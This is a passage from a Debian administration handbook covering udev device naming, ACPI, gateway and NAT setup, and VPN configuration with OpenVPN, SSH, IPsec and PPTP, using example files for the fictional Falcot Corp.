Additionally, more and more drivers use dynamic values for devices' major/minor numbers, which makes it impossible to have static entries for the given devices, since these essential characteristics may vary after a reboot.

udev was created precisely to solve this problem.

***IN PRACTICE* Network card management**

Many computers have multiple network cards (sometimes two wired interfaces and a wifi interface), and with *hotplug* support on most bus types, the Linux kernel does not guarantee fixed naming of network interfaces. But users who want to configure their network in `/etc/network/interfaces` need a fixed name!

It would be difficult to ask every user to create their own *udev* rules to address this problem. This is why *udev* was configured in a rather peculiar manner; on first boot (and, more generally, each time that a new network card appears) it uses the name of the network interface and its MAC address to create new rules that will reassign the same name on subsequent boots. These rules are stored in `/etc/udev/rules.d/70-persistent-net.rules`.

This mechanism has some side effects that you should know about. Let's consider the case of a computer that has only one PCI network card. The network interface is named `eth0`, logically. Now say the card breaks down, and the administrator replaces it; the new card will have a new MAC address. Since the old card was assigned the name, `eth0`, the new one will be assigned `eth1`, even though the `eth0` card is gone for good (and the network will not be functional because

`/etc/network/interfaces` likely configures an `eth0` interface). In this case, it is enough to simply delete the `/etc/udev/rules.d/70-persistent-net.rules` file before rebooting the computer. The new card will then be given the expected `eth0` name.

9.11.3. How *udev* Works

When *udev* is notified by the kernel of the appearance of a new device, it collects various information on the given device by consulting the corresponding entries in `/sys/`, especially those that uniquely identify it (MAC address for a network card, serial number for some USB devices, etc.).

Armed with all of this information, *udev* then consults all of the rules contained in `/etc/udev/rules.d/` and `/lib/udev/rules.d/`. In this process it decides how to name the device, what symbolic links to create (to give it alternative names), and what commands to execute. All of these files are consulted, and the rules are all evaluated sequentially (except when a file uses “GOTO” directives). Thus, there may be several rules that correspond to a given event.

The syntax of rules files is quite simple: each row contains selection criteria and variable assignments. The former are used to select events for which there is a need to react, and the latter defines the action to take. They are all simply separated with commas, and the operator implicitly differentiates between a selection criterion (with comparison operators, such as `==` or `!=`) or an assignment directive (with operators such as `=`, `+=` or `:=`).

Comparison operators are used on the following variables:

- `KERNEL`: the name that the kernel assigns to the device;
- `ACTION`: the action corresponding to the event (“add” when a device has been added, “remove” when it has been removed);
- `DEVPATH`: the path of the device's `/sys/` entry;
- `SUBSYSTEM`: the kernel subsystem which generated the request (there are many, but a few examples are “usb”, “ide”, “net”, “firmware”, etc.);
- `ATTR{`*`attribute`*`}`: file contents of the *`attribute`* file in the `/sys/`*`$devpath/`* directory of the device. This is where you find the MAC address and other bus specific identifiers;
- `KERNELS`, `SUBSYSTEMS` and `ATTRS{`*`attributes`*`}` are variations that will try to match the different options on one of the parent devices of the current device;
- `PROGRAM`: delegates the test to the indicated program (true if it returns 0, false if not). The content of the program's standard output is stored so that it can be reused by the `RESULT` test;
- `RESULT`: execute tests on the standard output stored during the last call to `PROGRAM`.

The right operands can use pattern expressions to match several values at the same time. For instance, `*` matches any string (even an empty one); `?` matches any character, and `[]` matches the set of characters listed between the square brackets (or the opposite thereof if the first character is an exclamation point, and contiguous ranges of characters are indicated like `a-z`).

Regarding the assignment operators, = assigns a value (and replaces the current value); in the case of a list, it is emptied and contains only the value assigned. := does the same, but prevents later changes to the same variable. As for +=, it adds an item to a list. The following variables can be changed:

- NAME: the device filename to be created in /dev/. Only the first assignment counts; the others are ignored;
- SYMLINK: the list of symbolic links that will point to the same device;
- OWNER, GROUP and MODE define the user and group that owns the device, as well as the associated permission;
- RUN: the list of programs to execute in response to this event.

The values assigned to these variables may use a number of substitutions:

- $kernel or %k: equivalent to KERNEL;
- $number or %n: the order number of the device, for example, for sda3, it would be "3";
- $devpath or %p: equivalent to DEVPATH;
- $attr{*attribute*} or %s{*attribute*}: equivalent to ATTRS{*attribute*};
- $major or %M: the kernel major number of the device;
- $minor or %m: the kernel minor number of the device;
- $result or %c: the string output by the last program invoked by PROGRAM;
- and, finally, %% and $$ for the percent and dollar sign, respectively.

The above lists are not complete (they include only the most important parameters), but the udev(7) manual page should be exhaustive.

9.11.4. A concrete example

Let us consider the case of a simple USB key and try to assign it a fixed name. First, you must find the elements that will identify it in a unique manner. For this, plug it in and run **udevadm info -a -n /dev/sdc** (replacing */dev/sdc* with the actual name assigned to the key).

```
# udevadm info -a -n /dev/sdc
[...]
  looking at device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1
    KERNEL=="sdc"
    SUBSYSTEM=="block"
    DRIVER==""
    ATTR{range}=="16"
    ATTR{ext_range}=="256"
    ATTR{removable}=="1"
    ATTR{ro}=="0"
    ATTR{size}=="126976"
    ATTR{alignment_offset}=="0"
    ATTR{capability}=="53"
    ATTR{stat}==" 51 100 1208 256 0 0
    ATTR{inflight}==" 0 0"
```

```
[...]
  looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="scsi"
    DRIVERS=="sd"
    ATTRS{device_blocked}=="0"
    ATTRS{type}=="0"
    ATTRS{scsi_level}=="3"
    ATTRS{vendor}=="I0MEGA  "
    ATTRS{model}=="UMni64MB*IOM2C4 "
    ATTRS{rev}=="    "
    ATTRS{state}=="running"
[...]
    ATTRS{max_sectors}=="240"
[...]
  looking at parent device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2'
    KERNELS=="9:0:0:0"
    SUBSYSTEMS=="usb"
    DRIVERS=="usb"
    ATTRS{configuration}=="iCfg"
    ATTRS{bNumInterfaces}==" 1"
    ATTRS{bConfigurationValue}=="1"
    ATTRS{bmAttributes}=="80"
    ATTRS{bMaxPower}=="100mA"
    ATTRS{urbnum}=="398"
    ATTRS{idVendor}=="4146"
    ATTRS{idProduct}=="4146"
    ATTRS{bcdDevice}=="0100"
[...]
    ATTRS{manufacturer}=="USB Disk"
    ATTRS{product}=="USB Mass Storage Device"
    ATTRS{serial}=="M004021000001"
[...]
```

To create a new rule, you can use tests on the device's variables, as well as those of one of the parent devices. The above case allows us to create two rules like these:

```
KERNEL=="sd?", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYMLINK+="
KERNEL=="sd?[0-9]", SUBSYSTEM=="block", ATTRS{serial}=="M004021000001", SYML
```

Once these rules are set in a file, named for example `/etc/udev/rules.d/010_local.rules`, you can simply remove and reconnect the USB key. You can then see that `/dev/usb_key/disk` represents the disk associated with the USB key, and `/dev/usb_key/part1` is its first partition.

***GOING FURTHER* Debugging *udev*'s configuration**

Like many daemons, **udevd** stores logs in `/var/log/daemon.log`. But it is not very verbose by default, and it is usually not enough to understand what is happening. The **udevadm control --log-priority=info** command increases the verbosity level and solves this problem. **udevadm control --log-priority=err** returns to the default verbosity level.

9.12. Power Management: Advanced Configuration and Power Interface (ACPI)

The topic of power management is often problematic. Indeed, properly suspending the computer requires that all the computer's device drivers know how to put them to standby, and that they properly reconfigure the devices upon waking. Unfortunately, there are still a few devices unable to sleep well under Linux, because their manufacturers have not provided the required specifications.

Linux supports ACPI (Advanced Configuration and Power Interface) — the most recent standard in power management. The acpid package provides a daemon that looks for power management related events (switching between AC and battery power on a laptop, etc.) and that can execute various commands in response.

> ***BEWARE* Graphics card and standby**
>
> The graphics card driver is often the culprit when standby doesn't work properly. In that case, it is a good idea to test the latest version of the X.org graphics server.

After this overview of basic services common to many Unix systems, we will focus on the environment of the administered machines: the network. Many services are required for the network to work properly. They will be discussed in the next chapter.

Глава 10. Network Infrastructure

Linux sports the whole Unix heritage for networking, and Debian provides a full set of tools to create and manage them. This chapter reviews these tools.

10.1. Gateway

A gateway is a system linking several networks. This term often refers to a local network's “exit point” on the mandatory path to all external IP addresses. The gateway is connected to each of the networks it links together, and acts as a router to convey IP packets between its various interfaces.

***BACK TO BASICS* IP packet**

Most networks nowadays use the IP protocol (*Internet Protocol*). This protocol segments the transmitted data into limited-size packets. Each packet contains, in addition to its payload data, a number of details required for its proper routing.

***BACK TO BASICS* TCP/UDP**

Many programs do not handle the individual packets themselves, even though the data they transmit does travel over IP; they often use TCP (*Transmission Control Protocol*). TCP is a layer over IP allowing the establishment of connections dedicated to data streams between two points. The programs then only see an entry point into which data can be fed with the guarantee that the same data exits without loss (and in the same sequence) at the exit point at the other end of the connection. Although many kinds of errors can happen in the lower layers, they are compensated by TCP: lost packets are retransmitted, and packets arriving out of order (for example, if they used different paths) are re-ordered appropriately.

Another protocol relying on IP is UDP (*User Datagram Protocol*). In contrast to TCP, it is packet-oriented. Its goals are different: the purpose of UDP is only to transmit one packet from an application to another. The protocol does not try to compensate for possible packet loss on the way, nor does it ensure that packets are received in the same order as were sent. The main advantage to this protocol is that the latency is greatly improved, since the loss of a single packet does not delay the receiving of all following packets until the lost one is retransmitted.

TCP and UDP both involve ports, which are “extension numbers” for establishing communication with a given application on a machine. This concept allows keeping several different communications in parallel with the same correspondent, since these communications can be distinguished by the port number.

Some of these port numbers — standardized by the IANA (*Internet Assigned Numbers Authority*) — are “well-known” for being associated with network services. For instance, TCP port 25 is generally used by the email server.

→ http://www.iana.org/assignments/port-numbers

When a local network uses a private address range (not routable on the Internet), the gateway needs to implement *address masquerading* so that the machines on the network can communicate with the outside world. The masquerading operation is a kind of proxy operating on the network level: each outgoing connection from an internal machine is replaced with a connection from the gateway itself (since the gateway does have an external, routable address), the data going through the masqueraded connection is sent to the new one, and the data coming back in reply is sent through to the masqueraded connection to the internal machine. The gateway uses a range of

dedicated TCP ports for this purpose, usually with very high numbers (over 60000). Each connection coming from an internal machine then appears to the outside world as a connection coming from one of these reserved ports.

***CULTURE* Private address range**

RFC 1918 defines three ranges of IPv4 addresses not meant to be routed on the Internet but only used in local networks. The first one, `10.0.0.0/8` (see sidebar *BACK TO BASICS* Essential network concepts (Ethernet, IP address, subnet, broadcast)), is a class-A range (with 2^{24} IP addresses). The second one, `172.16.0.0/12`, gathers 16 class-B ranges (`172.16.0.0/16` to `172.31.0.0/16`), each containing 2^{16} IP addresses. Finally, `192.168.0.0/16` is a class-B range (grouping 256 class-C ranges, `192.168.0.0/24` to `192.168.255.0/24`, with 256 IP addresses each).

→ http://www.faqs.org/rfcs/rfc1918.html

The gateway can also perform two kinds of *network address translation* (or NAT for short). The first kind, *Destination NAT* (DNAT) is a technique to alter the destination IP address (and/or the TCP or UDP port) for a (generally) incoming connection. The connection tracking mechanism also alters the following packets in the same connection to ensure continuity in the communication. The second kind of NAT is *Source NAT* (SNAT), of which *masquerading* is a particular case; SNAT alters the source IP address (and/or the TCP or UDP port) of a (generally) outgoing connection. As for DNAT, all the packets in the connection are appropriately handled by the connection tracking mechanism. Note that NAT is only relevant for IPv4 and its limited address space; in IPv6, the wide availability of addresses greatly reduces the usefulness of NAT by allowing all “internal” addresses to be directly routable on the Internet (this does not imply that internal machines are accessible, since intermediary firewalls can filter traffic).

***BACK TO BASICS* Port forwarding**

A concrete application of DNAT is *port forwarding*. Incoming connections to a given port of a machine are forwarded to a port on another machine. Other solutions may exist for achieving a similar effect, though, especially at the application level with **ssh** (see Раздел 9.2.1.3, «Creating Encrypted Tunnels with Port Forwarding») or **redir**.

Enough theory, let's get practical. Turning a Debian system into a gateway is a simple matter of enabling the appropriate option in the Linux kernel, by way of the `/proc/` virtual filesystem:

```
# echo 1 > /proc/sys/net/ipv4/conf/default/forwarding
```

This option can also be automatically enabled on boot if `/etc/sysctl.conf` sets the `net.ipv4.conf.default.forwarding` option to `1`.

Пример 10.1. The `/etc/sysctl.conf` file

```
net.ipv4.conf.default.forwarding = 1
net.ipv4.conf.default.rp_filter = 1
net.ipv4.tcp_syncookies = 1
```

The same effect can be obtained for IPv6 by simply replacing `ipv4` with `ipv6` in the manual command and using the `net.ipv6.conf.all.forwarding` line in `/etc/sysctl.conf`.

Enabling IPv4 masquerading is a slightly more complex operation that involves configuring the

netfilter firewall.

Similarly, using NAT (for IPv4) requires configuring *netfilter*. Since the primary purpose of this component is packet filtering, the details are listed in Глава 14: «*Безопасность*» (see Раздел 14.2, «Сетевой экран или Фильтрация пакетов»).

10.2. Virtual Private Network

A *Virtual Private Network* (VPN for short) is a way to link two different local networks through the Internet by way of a tunnel; the tunnel is usually encrypted for confidentiality. VPNs are often used to integrate a remote machine within a company's local network.

Several tools provide this. OpenVPN is an efficient solution, easy to deploy and maintain, based on SSL/TLS. Another possibility is using IPsec to encrypt IP traffic between two machines; this encryption is transparent, which means that applications running on these hosts need not be modified to take the VPN into account. SSH can also be used to provide a VPN, in addition to its more conventional features. Finally, a VPN can be established using Microsoft's PPTP protocol. Other solutions exist, but are beyond the focus of this book.

10.2.1. OpenVPN

OpenVPN is a piece of software dedicated to creating virtual private networks. Its setup involves creating virtual network interfaces on the VPN server and on the client(s); both `tun` (for IP-level tunnels) and `tap` (for Ethernet-level tunnels) interfaces are supported. In practice, `tun` interfaces will most often be used except when the VPN clients are meant to be integrated into the server's local network by way of an Ethernet bridge.

OpenVPN relies on OpenSSL for all the SSL/TLS cryptography and associated features (confidentiality, authentication, integrity, non-repudiation). It can be configured either with a shared private key or using X.509 certificates based on a public key infrastructure. The latter configuration is strongly preferred since it allows greater flexibility when faced with a growing number of roaming users accessing the VPN.

CULTURE SSL and TLS

The SSL protocol (*Secure Socket Layer*) was invented by Netscape to secure connections to web servers. It was later standardized by IETF under the acronym TLS (*Transport Layer Security*). Since then TLS continued to evolve and nowadays SSL is deprecated due to multiple design flaws that have been discovered.

10.2.1.1. Public Key Infrastructure: *easy-rsa*

The RSA algorithm is widely used in public-key cryptography. It involves a “key pair”, comprised of a private and a public key. The two keys are closely linked to each other, and their mathematical properties are such that a message encrypted with the public key can only be decrypted by someone knowing the private key, which ensures confidentiality. In the opposite direction, a message encrypted with the private key can be decrypted by anyone knowing the public key, which allows authenticating the origin of a message since only someone with access to the private key could generate it. When associated with a digital hash function (MD5, SHA1,

or a more recent variant), this leads to a signature mechanism that can be applied to any message.

However, anyone can create a key pair, store any identity on it, and pretend to be the identity of their choice. One solution involves the concept of a *Certification Authority* (CA), formalized by the X.509 standard. This term covers an entity that holds a trusted key pair known as a *root certificate*. This certificate is only used to sign other certificates (key pairs), after proper steps have been undertaken to check the identity stored on the key pair. Applications using X.509 can then check the certificates presented to them, if they know about the trusted root certificates.

OpenVPN follows this rule. Since public CAs only emit certificates in exchange for a (hefty) fee, it is also possible to create a private certification authority within the company. The easy-rsa package provides tools to serve as an X.509 certification infrastructure, implemented as a set of scripts using the **openssl** command.

> ***NOTE easy-rsa* before Jessie**
>
> In versions of Debian up to Wheezy, *easy-rsa* was distributed as part of the openvpn package, and its scripts were to be found under `/usr/share/doc/openvpn/examples/easy-rsa/2.0/`. Setting up a CA involved copying that directory, instead of using the **make-cadir** command as documented here.

The Falcot Corp administrators use this tool to create the required certificates, both for the server and the clients. This allows the configuration of all clients to be similar since they will only have to be set up so as to trust certificates coming from Falcot's local CA. This CA is the first certificate to create; to this end, the administrators set up a directory with the files required for the CA in an appropriate location, preferably on a machine not connected to the network in order to mitigate the risk of the CA's private key being stolen.

```
$ make-cadir pki-falcot
$ cd pki-falcot
```

They then store the required parameters into the `vars` file, especially those named with a `KEY_` prefix; these variables are then integrated into the environment:

```
$ vim vars
$ grep KEY_ vars
export KEY_CONFIG=`$EASY_RSA/whichopensslcnf $EASY_RSA`
export KEY_DIR="$EASY_RSA/keys"
echo NOTE: If you run ./clean-all, I will be doing a rm -rf on $KEY_DIR
export KEY_SIZE=2048
export KEY_EXPIRE=3650
export KEY_COUNTRY="FR"
export KEY_PROVINCE="Loire"
export KEY_CITY="Saint-Étienne"
export KEY_ORG="Falcot Corp"
export KEY_EMAIL="admin@falcot.com"
export KEY_OU="Certificate authority"
export KEY_NAME="Certificate authority for Falcot Corp"
# If you'd like to sign all keys with the same Common Name, uncomment the KE
# export KEY_CN="CommonName"
```

```
$ . ./vars
NOTE: If you run ./clean-all, I will be doing a rm -rf on /home/roland/pki-fa
$ ./clean-all
```

The next step is the creation of the CA's key pair itself (the two parts of the key pair will be stored under `keys/ca.crt` and `keys/ca.key` during this step):

```
$ ./build-ca
Generating a 2048 bit RSA private key
.....................................................+++
...+++
writing new private key to 'ca.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
Common Name (eg, your name or your server's hostname) [Falcot Corp CA]:
Name [Certificate authority for Falcot Corp]:
Email Address [admin@falcot.com]:
```

The certificate for the VPN server can now be created, as well as the Diffie-Hellman parameters required for the server side of an SSL/TLS connection. The VPN server is identified by its DNS name `vpn.falcot.com`; this name is re-used for the generated key files (`keys/vpn.falcot.com.crt` for the public certificate, `keys/vpn.falcot.com.key` for the private key):

```
$ ./build-key-server vpn.falcot.com
Generating a 2048 bit RSA private key
.....................................................................
..........+++
writing new private key to 'vpn.falcot.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:
```

```
Common Name (eg, your name or your server's hostname) [vpn.falcot.com]:
Name [Certificate authority for Falcot Corp]:
Email Address [admin@falcot.com]:

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
An optional company name []:
Using configuration from /home/roland/pki-falcot/openssl-1.0.0.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'FR'
stateOrProvinceName   :PRINTABLE:'Loire'
localityName          :T61STRING:'Saint-\0xFFFFFFC3\0xFFFFFF89tienne'
organizationName      :PRINTABLE:'Falcot Corp'
organizationalUnitName:PRINTABLE:'Certificate authority'
commonName            :PRINTABLE:'vpn.falcot.com'
name                  :PRINTABLE:'Certificate authority for Falcot Corp'
emailAddress          :IA5STRING:'admin@falcot.com'
Certificate is to be certified until Mar  6 14:54:56 2025 GMT (3650 days)
Sign the certificate? [y/n]:y


1 out of 1 certificate requests certified, commit? [y/n]y
Write out database with 1 new entries
Data Base Updated
$ ./build-dh
Generating DH parameters, 2048 bit long safe prime, generator 2
This is going to take a long time
[…]
```

The following step creates certificates for the VPN clients; one certificate is required for each computer or person allowed to use the VPN:

```
$ ./build-key JoeSmith
Generating a 2048 bit RSA private key
..............................+++
.........................................+++
writing new private key to 'JoeSmith.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [FR]:
State or Province Name (full name) [Loire]:
Locality Name (eg, city) [Saint-Étienne]:
Organization Name (eg, company) [Falcot Corp]:
Organizational Unit Name (eg, section) [Certificate authority]:Development u
Common Name (eg, your name or your server's hostname) [JoeSmith]:Joe Smith
```

```
[…]
```

Now all certificates have been created, they need to be copied where appropriate: the root certificate's public key (`keys/ca.crt`) will be stored on all machines (both server and clients) as `/etc/ssl/certs/Falcot_CA.crt`. The server's certificate is installed only on the server (`keys/vpn.falcot.com.crt` goes to `/etc/ssl/vpn.falcot.com.crt`, and `keys/vpn.falcot.com.key` goes to `/etc/ssl/private/vpn.falcot.com.key` with restricted permissions so that only the administrator can read it), with the corresponding Diffie-Hellman parameters (`keys/dh2048.pem`) installed to `/etc/openvpn/dh2048.pem`. Client certificates are installed on the corresponding VPN client in a similar fashion.

10.2.1.2. Configuring the OpenVPN Server

By default, the OpenVPN initialization script tries starting all virtual private networks defined in `/etc/openvpn/*.conf`. Setting up a VPN server is therefore a matter of storing a corresponding configuration file in this directory. A good starting point is `/usr/share/doc/openvpn/examples/sample-config-files/server.conf.gz`, which leads to a rather standard server. Of course, some parameters need to be adapted: `ca`, `cert`, `key` and `dh` need to describe the selected locations (respectively, `/etc/ssl/certs/Falcot_CA.crt`, `/etc/ssl/vpn.falcot.com.crt`, `/etc/ssl/private/vpn.falcot.com.key` and `/etc/openvpn/dh2048.pem`). The `server 10.8.0.0 255.255.255.0` directive defines the subnet to be used by the VPN; the server uses the first IP address in that range (`10.8.0.1`) and the rest of the addresses are allocated to clients.

With this configuration, starting OpenVPN creates the virtual network interface, usually under the `tun0` name. However, firewalls are often configured at the same time as the real network interfaces, which happens before OpenVPN starts. Good practice therefore recommends creating a persistent virtual network interface, and configuring OpenVPN to use this pre-existing interface. This further allows choosing the name for this interface. To this end, **openvpn --mktun --dev vpn --dev-type tun** creates a virtual network interface named `vpn` with type `tun`; this command can easily be integrated in the firewall configuration script, or in an `up` directive of the `/etc/network/interfaces` file. The OpenVPN configuration file must also be updated accordingly, with the `dev vpn` and `dev-type tun` directives.

Barring further action, VPN clients can only access the VPN server itself by way of the `10.8.0.1` address. Granting the clients access to the local network (192.168.0.0/24), requires adding a `push route 192.168.0.0 255.255.255.0` directive to the OpenVPN configuration so that VPN clients automatically get a network route telling them that this network is reachable by way of the VPN. Furthermore, machines on the local network also need to be informed that the route to the VPN goes through the VPN server (this automatically works when the VPN server is installed on the gateway). Alternatively, the VPN server can be configured to perform IP masquerading so that connections coming from VPN clients appear as if they are coming from the VPN server instead (see Раздел 10.1, «Gateway»).

10.2.1.3. Configuring the OpenVPN Client

Setting up an OpenVPN client also requires creating a configuration file in `/etc/openvpn/`. A standard configuration can be obtained by using `/usr/share/doc/openvpn/examples/sample-config-files/client.conf` as a starting point. The `remote vpn.falcot.com 1194` directive describes the address and port of the OpenVPN server; the `ca`, `cert` and `key` also need to be adapted to describe the locations of the key files.

If the VPN should not be started automatically on boot, set the `AUTOSTART` directive to `none` in the `/etc/default/openvpn` file. Starting or stopping a given VPN connection is always possible with the commands **service openvpn@*name* start** and **service openvpn@*name* stop** (where the connection *name* matches the one defined in `/etc/openvpn/`*name*`.conf`).

The network-manager-openvpn-gnome package contains an extension to Network Manager (see Раздел 8.2.4, «Automatic Network Configuration for Roaming Users») that allows managing OpenVPN virtual private networks. This allows every user to configure OpenVPN connections graphically and to control them from the network management icon.

10.2.2. Virtual Private Network with SSH

There are actually two ways of creating a virtual private network with SSH. The historic one involves establishing a PPP layer over the SSH link. This method is described in a HOWTO document:

→ http://www.tldp.org/HOWTO/ppp-ssh/

The second method is more recent, and was introduced with OpenSSH 4.3; it is now possible for OpenSSH to create virtual network interfaces (`tun*`) on both sides of an SSH connection, and these virtual interfaces can be configured exactly as if they were physical interfaces. The tunneling system must first be enabled by setting `PermitTunnel` to “yes” in the SSH server configuration file (`/etc/ssh/sshd_config`). When establishing the SSH connection, the creation of a tunnel must be explicitly requested with the `-w any:any` option (`any` can be replaced with the desired `tun` device number). This requires the user to have administrator privilege on both sides, so as to be able to create the network device (in other words, the connection must be established as root).

Both methods for creating a virtual private network over SSH are quite straightforward. However, the VPN they provide is not the most efficient available; in particular, it does not handle high levels of traffic very well.

The explanation is that when a TCP/IP stack is encapsulated within a TCP/IP connection (for SSH), the TCP protocol is used twice, once for the SSH connection and once within the tunnel. This leads to problems, especially due to the way TCP adapts to network conditions by altering timeout delays. The following site describes the problem in more detail:

→ http://sites.inka.de/sites/bigred/devel/tcp-tcp.html

VPNs over SSH should therefore be restricted to one-off tunnels with no performance constraints.

10.2.3. IPsec

IPsec, despite being the standard in IP VPNs, is rather more involved in its implementation. The IPsec engine itself is integrated in the Linux kernel; the required user-space parts, the control and configuration tools, are provided by the ipsec-tools package. In concrete terms, each host's `/etc/ipsec-tools.conf` contains the parameters for *IPsec tunnels* (or *Security Associations*, in the IPsec terminology) that the host is concerned with; the **/etc/init.d/setkey** script provides a way to start and stop a tunnel (each tunnel is a secure link to another host connected to the virtual private network). This file can be built by hand from the documentation provided by the setkey(8) manual page. However, explicitly writing the parameters for all hosts in a non-trivial set of machines quickly becomes an arduous task, since the number of tunnels grows fast. Installing an IKE daemon (for *IPsec Key Exchange*) such as racoon or strongswan makes the process much simpler by bringing administration together at a central point, and more secure by rotating the keys periodically.

In spite of its status as the reference, the complexity of setting up IPsec restricts its usage in practice. OpenVPN-based solutions will generally be preferred when the required tunnels are neither too many nor too dynamic.

***CAUTION* IPsec and NAT**

NATing firewalls and IPsec do not work well together: since IPsec signs the packets, any change on these packets that the firewall might perform will void the signature, and the packets will be rejected at their destination. Various IPsec implementations now include the *NAT-T* technique (for *NAT Traversal*), which basically encapsulates the IPsec packet within a standard UDP packet.

***SECURITY* IPsec and firewalls**

The standard mode of operation of IPsec involves data exchanges on UDP port 500 for key exchanges (also on UDP port 4500 in the case that NAT-T is in use). Moreover, IPsec packets use two dedicated IP protocols that the firewall must let through; reception of these packets is based on their protocol numbers, 50 (ESP) and 51 (AH).

10.2.4. PPTP

PPTP (for *Point-to-Point Tunneling Protocol*) uses two communication channels, one for control data and one for payload data; the latter uses the GRE protocol (*Generic Routing Encapsulation*). A standard PPP link is then set up over the data exchange channel.

10.2.4.1. Configuring the Client

The pptp-linux package contains an easily-configured PPTP client for Linux. The following

instructions take their inspiration from the official documentation:

→ http://pptpclient.sourceforge.net/howto-debian.phtml

The Falcot administrators created several files: `/etc/ppp/options.pptp`, `/etc/ppp/peers/falcot`, `/etc/ppp/ip-up.d/falcot`, and `/etc/ppp/ip-down.d/falcot`.

Пример 10.2. The `/etc/ppp/options.pptp` file

```
# PPP options used for a PPTP connection
lock
noauth
nobsdcomp
nodeflate
```

Пример 10.3. The `/etc/ppp/peers/falcot` file

```
# vpn.falcot.com is the PPTP server
pty "pptp vpn.falcot.com --nolaunchpppd"
# the connection will identify as the "vpn" user
user vpn
remotename pptp
# encryption is needed
require-mppe-128
file /etc/ppp/options.pptp
ipparam falcot
```

Пример 10.4. The `/etc/ppp/ip-up.d/falcot` file

```
# Create the route to the Falcot network
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote) Falcot network
  route add -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

Пример 10.5. The `/etc/ppp/ip-down.d/falcot` file

```
# Delete the route to the Falcot network
if [ "$6" = "falcot" ]; then
  # 192.168.0.0/24 is the (remote) Falcot network
  route del -net 192.168.0.0 netmask 255.255.255.0 dev $1
fi
```

***SECURITY* MPPE**

Securing PPTP involves using the MPPE feature (*Microsoft Point-to-Point Encryption*), which is available in official Debian kernels as a module.

10.2.4.2. Configuring the Server

***CAUTION* PPTP and firewalls**

Intermediate firewalls need to be configured to let through IP packets using protocol 47 (GRE). Moreover, the PPTP server's port 1723 needs to be open so that the communication channel can happen.

pptpd is the PPTP server for Linux. Its main configuration file, `/etc/pptpd.conf`, requires very few changes: *localip* (local IP address) and *remoteip* (remote IP address). In the example below, the PPTP server always uses the `192.168.0.199` address, and PPTP clients receive IP addresses from `192.168.0.200` to `192.168.0.250`.

Пример 10.6. The `/etc/pptpd.conf` file

```
# TAG: speed
#
#       Specifies the speed for the PPP daemon to talk at.
#
speed 115200

# TAG: option
#
#       Specifies the location of the PPP options file.
#       By default PPP looks in '/etc/ppp/options'
#
option /etc/ppp/pptpd-options

# TAG: debug
#
#       Turns on (more) debugging to syslog
#
# debug

# TAG: localip
# TAG: remoteip
#
#       Specifies the local and remote IP address ranges.
#
#       You can specify single IP addresses separated by commas or you can
#       specify ranges, or both. For example:
#
#               192.168.0.234,192.168.0.245-249,192.168.0.254
#
#       IMPORTANT RESTRICTIONS:
#
#       1. No spaces are permitted between commas or within addresses.
#
#       2. If you give more IP addresses than MAX_CONNECTIONS, it will
#          start at the beginning of the list and go until it gets
#          MAX_CONNECTIONS IPs. Others will be ignored.
#
#       3. No shortcuts in ranges! ie. 234-8 does not mean 234 to 238,
#          you must type 234-238 if you mean this.
#
#       4. If you give a single localIP, that's ok - all local IPs will
#          be set to the given one. You MUST still give at least one remote
#          IP for each simultaneous client.
#
```

```
#localip 192.168.0.234-238,192.168.0.245
#remoteip 192.168.1.234-238,192.168.1.245
#localip 10.0.1.1
#remoteip 10.0.1.2-100
localip 192.168.0.199
remoteip 192.168.0.200-250
```

The PPP configuration used by the PPTP server also requires a few changes in `/etc/ppp/pptpd-options`. The important parameters are the server name (`pptp`), the domain name (`falcot.com`), and the IP addresses for DNS and WINS servers.

Пример 10.7. The `/etc/ppp/pptpd-options` file

```
## turn pppd syslog debugging on
#debug

## change 'servername' to whatever you specify as your server name in chap-se
name pptp
## change the domainname to your local domain
domain falcot.com

## these are reasonable defaults for WinXXXX clients
## for the security related settings
# The Debian pppd package now supports both MSCHAP and MPPE, so enable them
# here. Please note that the kernel support for MPPE must also be present!
auth
require-chap
require-mschap
require-mschap-v2
require-mppe-128

## Fill in your addresses
ms-dns 192.168.0.1
ms-wins 192.168.0.1

## Fill in your netmask
netmask 255.255.255.0

## some defaults
nodefaultroute
proxyarp
lock
```

The last step involves registering the `vpn` user (and the associated password) in the `/etc/ppp/chap-secrets` file. Contrary to other instances where an asterisk (`*`) would work, the server name must be filled explicitly here. Furthermore, Windows PPTP clients identify themselves under the *`DOMAIN`*`\\`*`USER`* form, instead of only providing a user name. This explains why the file also mentions the `FALCOT\\vpn` user. It is also possible to specify individual IP addresses for users; an asterisk in this field specifies that dynamic addressing should be used.

Пример 10.8. The `/etc/ppp/chap-secrets` file

```
# Secrets for authentication using CHAP
```

```
# client        server  secret      IP addresses
vpn             pptp    f@Lc3au     *
FALCOT\\vpn     pptp    f@Lc3au     *
```

***SECURITY* PPTP vulnerabilities**

Microsoft's first PPTP implementation drew severe criticism because it had many security vulnerabilities; most have since then been fixed in more recent versions. The configuration documented in this section uses the latest version of the protocol. Be aware though that removing some options (such as `require-mppe-128` and `require-mschap-v2`) would make the service vulnerable again.

